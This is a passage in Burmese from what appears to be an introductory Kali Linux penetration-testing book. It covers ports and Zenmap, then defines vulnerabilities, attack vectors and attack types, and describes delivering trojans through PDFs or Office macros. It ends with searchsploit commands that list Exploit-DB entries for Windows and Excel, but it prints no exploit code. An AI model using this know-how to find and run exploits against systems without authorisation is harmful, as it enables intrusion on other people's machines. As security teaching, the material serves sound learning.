Port တွေသည် software abstraction တစ်ခုဖြစ်ပြီး communication channel တွေကြားမှာ ခွဲခြားပေးနိုင်ဖို့အတွက် အသုံးပြုနိုင်ပါတယ်။ single machine မှာ အသုံးပြုနေတဲ့ specific application တွေကို port တွေက identify ပြုလုပ်နိုင်ပါတယ်။ ဒါကြောင့် port scanning ဆိုတာဟာ port တွေရဲ့ current status ကို သိရှိနိုင်ဖို့အတွက် အဝေးကနေ test ပြုလုပ်နိုင်ရန် လုပ်ဆောင်တဲ့ action တွေကို ခေါ်ဆိုကြောင်း မှတ်ယူထားနိုင်ပါတယ်။

ဒါကတော့ ကျွန်တော်တို့အနေနဲ့ အကျဉ်းချုပ် ဆွေးနွေးခဲ့ခြင်းသာ ဖြစ်ပါတယ်။ ကျွန်တော်တို့မှာ IP address တွေနဲ့ port တွေ ရှိနေကြပါတယ်။ သူတို့ကို ဘယ်လိုသုံးနိုင်မလဲ ဆွေးနွေးရအောင်။

network တစ်ခုပေါ်မှာ ရှိနေတဲ့ machine တွေကို ရှာဖွေသိရှိနိုင်စေဖို့ IP address တွေကို အသုံးပြုနိုင်ပါတယ်။ single machine တစ်ခုချင်းစီမှာ ရှိနေတဲ့ particular application တွေကို ရှာဖွေဖို့အတွက်တော့ port တွေကို အသုံးပြုရပါတယ်။ လူသိများတဲ့ port နှစ်ခုလောက်နဲ့ နမူနာ ဆွေးနွေးပါမယ်။


HTTP URL တွေကို အသုံးပြုတဲ့အခါမှာ ကျွန်တော်တို့ရဲ့ Browser သည် TCP port 80 ကို default အနေနဲ့ ချိတ်ဆက်ပါတယ်။ အကယ်၍များ HTTPS protocol ကို အသုံးပြုမယ်ဆိုရင်တော့ Browser ဟာ port 443 ကို default အနေနဲ့ ချိတ်ဆက်ဖို့ ကြိုးစားမှာဖြစ်ပါတယ်။ ဒီအပိုင်းကို အသေးစိတ် ရှင်းပြပါက စာအုပ်တစ်ဝက်စာလောက် ရှည်လျားသွားနိုင်တာမို့ ဒီနေရာလေးမှာပဲ ရပ်ပါရစေ။

Zenmap (The GUI Version of Nmap)

Zenmap ဆိုတာကတော့ nmap ကို command line ကနေ မဟုတ်ဘဲ GUI version အနေနဲ့ပါ အသုံးပြုနိုင်အောင် ဖန်တီးထားတဲ့ application တစ်ခုပါ။ nmap နဲ့ လုပ်ဆောင်ပုံချင်း တူတူပါပဲ။ အသွင်အပြင်သာ မတူတာဖြစ်ပြီး Zenmap ကို Windows မှာလည်း အသုံးပြုလို့ ရပါတယ်။ nmap.org/download.html ကနေ သွားရောက် ဒေါင်းယူ ရရှိနိုင်ပါတယ်။


Windows အတွက်တော့ အထက်ပုံပါ link ကနေ နောက်ဆုံး upgrade version.exe ကို ဒေါင်းယူနိုင်မှာဖြစ်ပါတယ်။ Version ကွာခြားမှုရှိနိုင်ပါတယ်။ ခု ပြထားတာကတော့ 2017, October 8 ရက်နေ့ထိ ရှိနေသေးတဲ့ version ဖြစ်ပါတယ်။

ကျွန်တော်တို့ အသုံးပြုမယ့် Kali Linux မှာတော့ Zenmap (build-in) အနေနဲ့ ပါဝင်ပြီး ဖြစ်ပါတယ်။ ဒေါင်းစရာမလိုပါခင်ဗျ။



Zenmap ကို ဖွင့်လိုက်တဲ့အခါ အထက်ပါအတိုင်း မြင်တွေ့ရပါမယ်။ Target နေရာမှာ IP address (in any range) ကို ထည့်သုံးနိုင်တာဖြစ်ပြီး အောက်မှာရှိတဲ့ command ဆိုတဲ့နေရာမှာ nmap terminal command တွေကိုလည်း ထည့်သုံးနိုင်ပါသေးတယ်။ အပေါ်မှာ မိမိဘာသာ ရွေးချယ်နိုင်ဖို့ Profile ဆိုတာတစ်ခု ရှိသေးပြီး အဲသည်နေရာကနေလည်း scan type ကို ရွေးချယ်သတ်မှတ်နိုင်ပါတယ်။

command ရဲ့ အောက်ဘက်မှာတော့ Hosts, Services ဆိုတဲ့ options နှစ်ခုကို ထပ်တွေ့ရမှာဖြစ်ပြီး result အနေနဲ့တော့ Nmap Output, Ports/Hosts, Topology, Host Details, Scans ဆိုပြီး တွေ့မြင်ရမှာပါ။ nmap အကြောင်းလည်း ရှင်းပြထားပြီးသားဖြစ်လို့ လက်တွေ့ လုပ်ဆောင်ကြည့်ခြင်းအားဖြင့် ပိုမို သိရှိ နားလည်နိုင်စေမှာ ဖြစ်ပါတယ်ခင်ဗျာ။ ကျွန်တော်ကတော့ Nmap ကိုပဲ ပိုပြီး အသုံးပြုစေချင်ပါတယ်ခင်ဗျာ။



အထက်ပါပုံကတော့ Zenmap ရဲ့ Profile မှာ Scan Type တွေ ရွေးချယ်နိုင်တာတွေကို ဖော်ပြထားတာပါ။ တစ်ခုချင်းစီကို စမ်းသပ်ကြည့်ခြင်း၊ nmap command များနှင့် နှိုင်းယှဉ်ကြည့်ခြင်းအားဖြင့် မိမိတို့ဘာသာ ပိုမိုနားလည်လာပြီး ဘယ်ဟာကို ပိုသုံးသင့်တယ်ဆိုတာပါ သိရှိလာမှာပါ။

နောက်ထပ် CHAPTER လေးတစ်ခုကို ဆက်သွားရအောင်ခင်ဗျာ။

CHAPTER 10: Exploitation

Introduction to Exploitation

Exploitation ဆိုတာကို မဆွေးနွေးမီ Vulnerability ဆိုတာနဲ့ ပတ်သက်ပြီး အနည်းငယ် ဆွေးနွေးလိုပါတယ်။ Vulnerability ဆိုတာ အားနည်းချက် လို့ မြန်မာလို ပြန်ဆိုလို့ ရပေမယ့် ဘယ်လိုအားနည်းချက်လဲ၊ ဘယ်လိုဖြစ်တာလဲဆိုတာကိုတော့ သိအောင် ဖော်ပြပေးနိုင်စွမ်း မရှိသေးပါဘူး။ National Institute of Science and Technology (NIST) US ရဲ့ ဖွင့်ဆိုချက်အရ (Publication 800-3, Appendix B, Page B-13 မှာ) ဒီလို ဖော်ပြထားပါတယ်။

"Vulnerability ဆိုတာဟာ threat source တွေကနေ exploit ပြုလုပ်နိုင်တဲ့ information systems, system security procedures, internal controls စတာတွေထဲမှာ ရှိနေတဲ့ (ဖြစ်ပေါ်နေတဲ့) အားနည်းချက်များ" လို့ ဖော်ပြထားတာကို တွေ့ရပါမယ်။ တကယ်တော့ အဲသည်ထက် ပိုကျယ်ပြန့်ပါသေးတယ်။ Vulnerability သည် error ကြောင့် ဖြစ်ပေါ်ပါတယ်။ information system တွေထဲမှာဖြစ်စေ၊ အသုံးပြုသူ user ရဲ့ လွဲမှားမှုတစ်စုံတစ်ရာကနေတစ်ဆင့် ဖြစ်စေ၊ administrator ၏ မှားယွင်းသော လုပ်ဆောင်ချက် တစ်စုံတစ်ရာကြောင့်ဖြစ်စေ နေ့စဉ် အသုံးပြုနေကျ လုပ်ဆောင်ချက်တွေကို လုပ်ဆောင်ရာမှာ ချို့ယွင်းမှု၊ လွဲမှားမှု ပုံစံအနေနဲ့ error တွေ ရှိနေနိုင်ပါတယ်။ ဒါကြောင့် error ဆိုတာ system တွေရဲ့ နေရာစုံမှာ ပုံစံမျိုးစုံနဲ့ ရှိနေနိုင်တာပါ။ Information system နဲ့ ပတ်သက်တဲ့ Vulnerability တွေဟာ network ရဲ့ အတွင်းမှာရော ပြင်ပမှာပါ ရှိနေနိုင်ပါတယ်။ exploit ဆိုတာ ထိုသို့သော vulnerability တွေကို ရှာဖွေ ထိုးနှက်တိုက်ခိုက်ခြင်းပါ။

ဥပမာတစ်ခုနဲ့ ပြောပြရရင် ခပ်သေးသေး အမှုတစ်ခု ကြုံတယ်ဆိုပါစို့။ တရားသူကြီးရှေ့မှာ ရင်ဆိုင်ရတော့မယ့် အခြေအနေမှာ တရားခံက အားနားချက် (vulnerability) ရှာပါတယ်။ အဲဒီအခါ တရားသူကြီးက လာဘ်စားတတ်ကြောင်း တွေ့တယ် ဆိုပါတော့။ ဒါဟာ vulnerability ပါ။ အဲသည် လာဘ်ယူတယ်ဆိုတဲ့ vulnerability ပေါ် အခြေတည်ပြီးတော့ လာဘ်ထိုးလိုက်တယ်ဆိုပါတော့။ အဲလို လာဘ်ထိုးလိုက်ခြင်းက exploit လိုက်တာပေါ့။ ရလဒ်အနေနဲ့တော့ သူ ကာကွယ်ပေးရမယ့် အားနည်းသူ (တရားတဲ့သူ/ တရားလို) ဘက်က ရှုံးနိမ့်သွား တာပေါ့။ ဥပမာပြောတာနော် မြင်ယောင်မိအောင်ပဲ ပြောတာပါ။ :)

အထက်ပါဥပမာလိုပါပဲ။ system တစ်ခုကို ထွင်းဖောက်ဝင်ရောက် လိုပါကလည်း ထို စနစ်ရဲ့ အားနည်းချက်ကို ရှာဖွေရပါတယ်။ လာဘ်ထိုးရင် ဝင်ခွင့်ပေးမလား စသည်ဖြင့်ပေါ့။ ဒီနေ့ခေတ်မှာ ဖြစ်ရပ်မှန် ဥပမာလေးနဲ့ ထပ်ပြောရရင် organization တစ်ခုမှာ အလုပ်လုပ်နေတဲ့ထဲက network တွေနဲ့ပတ်သက်ပြီး တာဝန်ယူ

ရသူတစ်ယောက်ရှိတယ်ဆိုပါတော့။ ထိုတစ်ယောက်ကို လေ့လာတဲ့အခါ သူ့ကိုယ်သူ အထင်ကြီးလွန်း (ဘာမဆိုအကုန်သိ၊ ဘာမဆို သူ့သဘောပဲလို့ သူ့ဟာသူ ခံယူထားတတ်) တဲ့သူ ဖြစ်နေတယ်ဆိုပါတော့။ ဒါဟာ Vulnerability ပါပဲ။ ဘာကြောင့်လဲဆိုရင် သူ့ကို မြှောက်ပေးခြင်း သို့မဟုတ် မင်းဘာမှမသိပါဘူးကွာ ဆိုသလိုမျိုး မခံချင်အောင် ပြောပေးခြင်း စတာမျိုးလေးတွေနဲ့တင် သူ့ဆီက အချက်အလက်ပေါင်းများစွာ ထွက်ကျလာနိုင်လို့ပါပဲ။

ဒါဆို vulnerability ဆိုတာသည် system ထဲမှာတင်မဟုတ်ဘဲ system ရဲ့ ပြင်ပမှာပါ ရှိနိုင်ကြောင်း မြင်ယောင်မိပြီထင်ပါတယ်။ exploitation ဆိုတာက အဆိုပါ vulnerability ပေါ် မူတည်ပြီး တိုက်ခိုက်ခြင်းပါ။ အဲသလို တိုက်ခိုက်နိုင်ဖို့အတွက် တိုက်ခိုက်ရာမှာ အသုံးပြုနိုင်တဲ့ tool တွေ ရှိပါတယ်။ Hacker တစ်ယောက်ရဲ့ အကောင်းဆုံးသော penetrating tool ကတော့ သူ့ရဲ့ ဦးနှောက် နဲ့ အသိပညာသာ ဖြစ်ပါတယ်။ စနစ်တိုင်း စနစ်တိုင်းမှာ ထိုစနစ်ဆီသို့ ဝင်ရောက်မယ့် တံခါးပေါက်တွေ (doors or entry points) များစွာ ရှိနေကြပါတယ်။ တံခါးတစ်ချပ် ပိတ်ထားတာကို တွေ့ရင် နောက်တစ်ခါးတစ်ချပ်ထံ သွားကြည့်လိုက်ပါ။

မှတ်ယူထားရမှာက exploitation သည် အခက်ခဲဆုံးသော အဆင့်တွေထဲက တစ်ခု ဖြစ်ပြီး penetration tester တွေရဲ့ အပြင်းပြဆုံးသောဆန္ဒနဲ့ လုပ်ဆောင်ရတဲ့ talent တစ်မျိုး ဖြစ်တယ်ဆိုတာပါပဲ။ အဲသည်အတွက် အချိန်တွေ၊ အသိပညာတွေ၊ အတွေးအခေါ်ကောင်းတွေကို အသုံးပြုရပါမယ်။ single attack vector တစ်ခုပေါ် လုပ်ဆောင်နိုင်တဲ့ attack types တွေ အားလုံးကိုလည်း မှတ်မိ သိရှိနေဖို့ လိုအပ်ပြီး ကျွမ်းကျင်ပိုင်နိုင်စွာ အသုံးပြုတတ်ဖို့လည်း လိုအပ်မှာဖြစ်ပါတယ်။

Attack Vectors Vs Attack Types

ဒီအပိုင်းမှာကတော့ အတော်များများ ရောထွေးနေတာလေးတွေ ရှိပါတယ်။ အချို့က attack vector = attack type လို့ အတူတူပဲယူဆထားကြသလို အချို့ကတော့ မတူတာတော့ သိကြပါရဲ့။ attack type ကို attack vector လို့ ထင်နေတတ်ကြပါတယ်။ ကဲ သူတို့ ဘာတွေကွာခြားမလဲ ကြည့်ရအောင်။

Attack vector ဆိုတာ အလွယ်ဆုံးပြောရရင် attack တစ်ခုခု ဖြစ်ပွားစေနိုင်မယ့် လမ်းကြောင်း ဖြစ်ပါတယ်။ attack type ဆိုတာကတော့ တိုက်ခိုက်တဲ့ နည်းလမ်း method (technology) လို့ ပြောလို့ရပါတယ်။ ပိုနားလည်အောင် ပြောရရင် ဥပမာ website တစ်ခုကို SQL injection နဲ့ တိုက်ခိုက်တယ် ဆိုပါစို့။ SQL ဆိုတာ web application တစ်ခုကို browser ကနေ တိုက်ခိုက်တာပါ။ ဒီဖြစ်စဉ်မှာဆို web application သည် attack vector ဖြစ်ပြီးတော့ SQL injection ကတော့ attack methon ပါ။ SQL ရေးလိုက်တဲ့ code တွေကတော့ exploit ပေါ့။

နားမလည်သေးရင် နောက်ထပ် ဥပမာ တစ်ခု ပေးပါမယ်။ လူအတော်များများ ကြုံနေရ ကြုံဖူးနေရတဲ့ ဥပမာပါ။ Attacker က virus code တွေ ပေါင်းစပ်ထားတဲ့ pdf

ဖိုင်တစ်ခုကို ဖန်တီးပြီး target ထံ mail ပေးပို့ပါတယ်။ target ကလည်း သူဖတ်ချင်နေတဲ့ စာအုပ်မို့ ချက်ချင်း ဒေါင်းပြီး ဖတ်လိုက်တယ်။ အဲသည်အခါမှာ အတူပါလာတဲ့ virus code တွေကနေတစ်ဆင့် pdf ဖတ်လိုက်သူရဲ့ စက်ထဲကို virus တွေ ရောက်ရှိသွားတယ်။ ဆိုပါစို့။

ဒီဖြစ်စဉ်ကို ပြန်ကြည့်ရင် attack vector (attack surface) သည် mail နဲ့ user's system ဖြစ်ပါတယ်။ ဒါတွေမရှိရင် ဒီ attack မဖြစ်ပွားပါဘူး။ attack type ကတော့ malicious code injection ဖြစ်ပြီးတော့ pdf ထဲမှာ ပါသွားတဲ့ virus code တွေကတော့ exploit တွေ ဖြစ်ပါတယ်။ ဘယ် vulnerability ပေါ် အခြေခံလဲဆိုတော့ pdf viewer က code execution ကို လက်ခံတဲ့ အားနည်းချက်၊ user က မစစ်ဆေးဘဲ ဖွင့်မိတဲ့ အားနည်းချက်၊ PDF viever မှာ java script တွေကို run ခွင့် ပိတ်မထားတဲ့ အားနည်းချက် စတဲ့ အားနည်းချကတွေကို တွေ့ရပါမယ်။ ဒါတွေက Vulnerabilities ပါ။ ဒီလောက်ဆို အတန်ငယ်တော့ သဘောပေါက်ပြီ ထင်ပါတယ်။ ပိုပြီး ရှင်းရှင်းမြင်ရအောင် အောက်ပါ ဇယားလေးကို ကြည့်ရအောင်ပါ။

Attack Vectors	Attack Types
Code Injection	Buffer Overflow Buffer Underrun Viruses Maleware
Web Based	Defacement Cross-Site Scripting (XSS) Cross-Site Request Forgery (CSRF) SQL Injection
Network Based	Denial of Service (DoS) Distributive Denial of Service (DDoS) Password and Sensitive Data Interception Stealing or Counterfeiting Credentials
Social Engineering	Impersonation Phishing Spear Phishing Intelligence Gathering

အထက်ပါ ဇယားကွက်မှာတော့ နမူနာအနေနဲ့ Attack Vectors & Attack Types တွေကို ခွဲပြထားပါတယ်။ (ref: Hacking With Kali <PPTT>)

Local Exploits

ဒီခါတော့ exploit တွေအကြောင်း နည်းနည်း ပြန်လှည့်ရအောင်ပါ။

Local exploit ဆိုတဲ့အတိုင်းပဲ သူ့ကို local network အတွင်းမှာသာ exploit ပြုလုပ်ပါတယ်။ organization တစ်ခုမှာ network ချိတ်ဆက် လုပ်ဆောင်နေတဲ့ device ဆယ်လုံး ရှိတယ် ဆိုကြပါစို့။ အဲသည် ဆယ်လုံးထဲက တစ်လုံးလုံးကနေ ပြုလုပ်စေတာမျိုး သို့မဟုတ် attacker ကိုယ်တိုင်က အဆိုပါ network ကွန်ယက်ထဲသို့ ဝင်ရောက်ချိတ်ဆက်ပြီး exploit တွေကို ပြုလုပ်တာမျိုး ဒါမှမဟုတ် attacker က ဖန်တီးထားတဲ့ auto executable USB ကို အဆိုပါ network အတွင်းရှိ Device တစ်ခုခုမှာ တပ်ဆင်လိုက်ခြင်းမျိုး စတဲ့ နည်းလမ်းမျိုးတွေနဲ့ လုပ်ဆောင်လေ့ရှိကြပါတယ်။

ဒီလို လုပ်ဆောင်ရတဲ့ ရည်ရွယ်ချက်တွေကတော့ Network ထဲမှာ လုပ်ဆောင်နိုင်ခွင့်အတိုင်းအတာ (system privileges) တွေ တိုးမြှင့်နိုင်ဖို့၊ DoS လုပ်ဆောင်နိုင်ဖို့ (သို့မဟုတ်) DDoS မှာ ပါဝင်လုပ်ဆောင်စေချင်လို့၊ information တွေကို ခိုးယူချင်လို့ နဲ့ malicious file တွေကို upload ပြုလုပ်လိုတဲ့ စတဲ့ ရည်ရွယ်ချက်တွေနဲ့ လုပ်ဆောင်ကြလေ့ ရှိပါတယ်။ Local exploit လို့ ဆိုတဲ့အတွက် အခြား network (or) internet ကနေ လုပ်ဆောင်လို့ မရပါဘူး။ မိမိတို့ target ရဲ့ network ထဲမှာ လုပ်ဆောင်ရမှာ ဖြစ်ပါတယ်။

အဲသည်အတွက်တော့ target organization ထဲက legal user တွေကိုပဲ အသုံးချကြရပါတယ်။ ဥပမာပြောရရင် Trojan (or) Backdoor ဖိုင်တွေကို movie (or) pdf တွေထဲမှာ ပေါင်းစပ်ပြီးဖြစ်စေ၊ macro code တွေကို Microsoft Office (word, excel) ဖိုင်တွေမှာ ပေါင်းစပ်ထည့်သွင်းပြီးဖြစ်စေ Social Engineering ကို လိမ္မာပါးနပ်စွာ အသုံးပြုပြီး target network ထဲက လုပ်ပိုင်ခွင့်ရှိသူထံ ပေးပို့လေ့ရှိကြပါတယ်။ ထိုသူက ထိုဖိုင်တွေကို ဖွင့်လိုက်ခြင်းအားဖြင့် attacker ကို ကူညီပေးပါတော့တယ်။ ဒါကြောင့် မိမိတို့ရဲ့ လုပ်ငန်းတွေထဲမှာ ကွန်ပျူတာနဲ့ ထိတွေ့ပတ်သက် လုပ်ဆောင်နေရတဲ့ ဝန်ထမ်းတွေရဲ့ Security Knowledge က အရေးပါတဲ့နေရာမှာရှိတာ သိနိုင်ပါတယ်။

Local Exploit Searching

အထက်မှာ ဆွေးနွေးခဲ့တဲ့ Local Exploit တွေဟာ များစွာ ရှိနေတာမို့ မှန်ကန်တဲ့ exploit ကို ရွေးချယ်အသုံးပြုတတ်ဖို့ဆိုတာ စတင်လေ့လာစ သူတွေအတွက် အစပိုင်းမှာ ခက်ခဲနိုင်ပါတယ်။ Rapid7 ရဲ့ Metasploit မှာတော့ ထိုသို့ exploit တွေအများကြီးထဲကနေ ရှာဖွေနိုင်ဖို့အတွက် program တစ်ခုကို ပြုလုပ်ထားပေးပါတယ်။ SearchSploit လို့ခေါ်တဲ့ ထို ရှာဖွေပေးတဲ့ program နဲ့ Metasploit သည် ကျွန်တော်တို့ အသုံးပြုကြမယ့် Kali Linux မှာ ပါဝင်ပြီးသားဖြစ်တာမို့ သီးခြား install နေစရာ မလိုပါ။ လက်တွေ့ စမ်းသပ်သုံးကြည့်ရအောင်။ Terminal မှာ searchsploit local လို့ ရိုက်ရှာကြည့်ပါ။

```
root@kali:~# searchsploit local
------------------------------------------ ----------------------------------
 Exploit Title                             |  Path
                                           | (/usr/share/exploitdb/platforms/)
------------------------------------------ ----------------------------------
(Linux Kernel 2.4.17-8) User-Mode Linux - Me | linux/local/21248.txt
(Linux Kernel 2.6) Samba 2.2.8 (Debian / Man | linux/local/23674.txt
(Linux Kernel 2.6.34-rc3) ReiserFS (RedHat / | linux/local/12130.py
(Linux Kernel) Grsecurity Kernel Patch 1.9.4 | linux/local/21458.txt
(Tod Miller's) Sudo/SudoEdit 1.6.9p21/1.7.2p | multiple/local/11651.sh
.ELF Binaries - Privilege Escalation         | linux/local/2492.s
.NET Runtime Optimization Service - Privileg | windows/local/16940.c
/usr/bin/trn (Not SUID) - Local Exploit      | linux/local/776.c
0verkill 0.16 - Game Client Multiple Local B | linux/local/23634.c
1 Click Audio Converter 2.3.6 - Activex Buff | windows/local/37211.html
1 Click Extract Audio 2.3.6 - Activex Buffer | windows/local/37212.html
10-Strike Network File Search Pro 2.3 - Loca | windows/local/40903.py
1024 CMS 1.1.0 Beta - 'force_download.php' L | php/webapps/18000.txt
1024 CMS 1.3.1 - Local File Inclusion / SQL  | php/webapps/4765.txt
1024 CMS 1.4.2 - Local File Inclusion / Blin | php/webapps/5434.pl
1024 CMS 1.4.4 - Multiple Local/Remote File  | php/webapps/6001.txt
```

အထက်ပါပုံအတိုင်း Local Exploit တွေကို thousands မြင်တွေ့ရပါမယ်။ အရမ်းကို များလွန်းပါတယ်။ အဲထဲကမှ နည်းနည်း ချုံ့ပြီး ပြန်ရှာကြည့်ရအောင်။

```
root@kali:~# searchsploit local windows
------------------------------------------ ----------------------------------
 Exploit Title                             |  Path
                                           | (/usr/share/exploitdb/platforms/)
------------------------------------------ ----------------------------------
.NET Runtime Optimization Service - Privileg | windows/local/16940.c
1 Click Audio Converter 2.3.6 - Activex Buff | windows/local/37211.html
1 Click Extract Audio 2.3.6 - Activex Buffer | windows/local/37212.html
10-Strike Network File Search Pro 2.3 - Loca | windows/local/40903.py
1by1 1.67 - '.m3u' Local Stack Overflow (PoC | windows/dos/8484.pl
602Pro LAN SUITE 2002 - Telnet Proxy localho | windows/dos/21694.pl
A-PDF All to MP3 2.3.0 - Universal DEP Bypas | windows/local/17647.rb
A-PDF All to MP3 Converter 1.1.0 - Universal | windows/local/15033.py
A-PDF All to MP3 Converter 2.0.0 - '.wav' Bu | windows/local/16009.pl
A-PDF All to MP3 Converter 2.0.0 - '.wav' Bu | windows/local/16073.pl
A-PDF All to MP3 Converter 2.0.0 - DEP Bypas | windows/local/17275.pl
A-PDF WAV to MP3 1.0.0 - Buffer Overflow (Me | windows/local/16662.rb
A-PDF WAV to MP3 1.0.0 - Universal Local (SE | windows/local/14681.py
A-PDF WAV to MP3 Converter 1.0.0 - '.m3u' St | windows/local/14676.pl
A-PDF Wav to MP3 Converter 1.2.0 - DEP Bypas | windows/local/17277.pl
A2 Media Player Pro 2.51 - '.m3u' / '.m3l' U | windows/local/9377.pl
ABBS Audio Media Player - '.LST' Buffer Over | windows/local/26579.rb
ABBS Audio Media Player - '.m3u' / '.LST' Bu | windows/local/16971.py
ABBS Audio Media Player 3.0 - '.lst' Buffer  | windows/local/16976.pl
ABBS Audio Media Player 3.0 - Buffer Overflo | windows/local/17604.rb
ABBS Audio Media Player 3.1 - '.lst' Buffer  | windows/local/25204.py
```

အထက်ပါအတိုင်း windows အတွက် ရှာကြည့်တာတောင် exploit ပေါင်း ထောင်နဲ့ချီ မြင်တွေ့ရမှာဖြစ်ပါတယ်။

```
root@kali:~# searchsploit local windows excel
```

ရှာဖွေမှု result ကို ပိုပြီးကျဉ်းမြောင်းသွားစေဖို့အတွက် နောက်မှာ excel ဆိုတာလေး ရိုက်ထည့်ရှာကြည့်ရအောင်။ အထက်ပါ ပုံက command အတိုင်း

ဖြစ်ပါတယ်။

```
root@kali:~# searchsploit local windows excel
--------------------------------------------- ----------------------------------
 Exploit Title                               |  Path
                                             | (/usr/share/exploitdb/platforms/)
--------------------------------------------- ----------------------------------
Excel RTD - Memory Corruption                | windows/local/14966.py
Microsoft Excel - 0x5D record Stack Overflow | windows/local/14361.py
Microsoft Excel - Code Execution (MS08-014)  | windows/local/5287.txt
Microsoft Excel - Malformed FEATHEADER Recor | windows/local/14706.py
Microsoft Excel - Malformed FEATHEADER Recor | windows/local/16625.rb
Microsoft Excel - Malformed OBJ Record Handl | windows/local/18143.rb
Microsoft Excel - OBJ Record Stack Overflow  | windows/local/15094.py
Microsoft Excel - Out-of-Bounds Read Remote  | windows/local/39694.txt
Microsoft Excel - Unicode Local Overflow (Po | windows/dos/1927.pl
Microsoft Excel - Universal Hlink Local Buff | windows/local/1978.pl
Microsoft Excel - Unspecified Remote Code Ex | windows/local/1944.c
Microsoft Excel 2000/2003 - Hlink Local Buff | windows/local/1986.cpp
Microsoft Excel 2003 - Hlink Local Buffer Ov | windows/local/1988.pl
Microsoft Excel 2003 - Hlink Stack/Buffer Ov | windows/local/1958.pl
Microsoft Excel 2007 - '.xlb' Buffer Overflo | windows/local/18087.rb
Microsoft Excel 2007 SP2 - Buffer Overwrite  | windows/local/18067.txt
Microsoft Excel Starter 2010 - XML External  | windows/local/40860.txt
--------------------------------------------- ----------------------------------
root@kali:~#
```

အထက်ပါပုံမှာ ကြည့်မယ်ဆိုရင် Microsoft Excel ကနေတစ်ဆင့် တိုက်ခိုက်နိုင်မယ့် exploit တွေကို တွေ့မြင်ရမှာပါ။ ပုံမှာ exploit ပေါင်း 17 ခု တွေ့ရပါတယ်။ ဒါလောက်ဆို searchsploit command နဲ့ ရှာဖွေလို့ ရတာတွေကို သိလောက်ပြီလို့ ယူဆပါတယ်။

```
root@kali:~# searchsploit local windows excel
--------------------------------------------- ----------------------------------
 Exploit Title                               |  Path
                                             | (/usr/share/exploitdb/platforms/
--------------------------------------------- ----------------------------------
Excel RTD - Memory Corruption                | windows/local/14966.py
Microsoft Excel - 0x5D record Stack Overflow | windows/local/14361.py
Microsoft Excel - Code Execution (MS08-014)  | windows/local/5287.txt
Microsoft Excel - Malformed FEATHEADER Recor | windows/local/14706.py
Microsoft Excel - Malformed FEATHEADER Recor | windows/local/16625.rb
Microsoft Excel - Malformed OBJ Record Handl | windows/local/18143.rb
Microsoft Excel - OBJ Record Stack Overflow  | windows/local/15094.py
Microsoft Excel - Out-of-Bounds Read Remote  | windows/local/39694.txt
Microsoft Excel - Unicode Local Overflow (Po | windows/dos/1927.pl
Microsoft Excel - Universal Hlink Local Buff | windows/local/1978.pl
Microsoft Excel - Unspecified Remote Code Ex | windows/local/1944.c
Microsoft Excel 2000/2003 - Hlink Local Buff | windows/local/1986.cpp
Microsoft Excel 2003 - Hlink Local Buffer Ov | windows/local/1988.pl
Microsoft Excel 2003 - Hlink Stack/Buffer Ov | windows/local/1958.pl
Microsoft Excel 2007 - '.xlb' Buffer Overflo | windows/local/18087.rb
Microsoft Excel 2007 SP2 - Buffer Overwrite  | windows/local/18067.txt
Microsoft Excel Starter 2010 - XML External  | windows/local/40860.txt
--------------------------------------------- ----------------------------------
root@kali:~# cat /usr/share/exploitdb/platforms/windows/local/14966.py
```

exploit တစ်ခုစီကို ဖွင့်ကြည့်ချင်ရင်တော့ cat, gedit, leafpad အဆင်ပြေရာ တစ်ခုခုကို သုံးပြီး Path နှစ်ပိုင်း ပေါင်းပြီး ထည့်ဖွင့်ကြည့်နိုင်ပါတယ်။ ဥပမာ -

```
----------------------------------------- ----------------------------------
 Exploit Title                             |  Path
                                           | (/usr/share/exploitdb/platforms/)
----------------------------------------- ----------------------------------
Excel RTD - Memory Corruption              | windows/local/14966.py
```

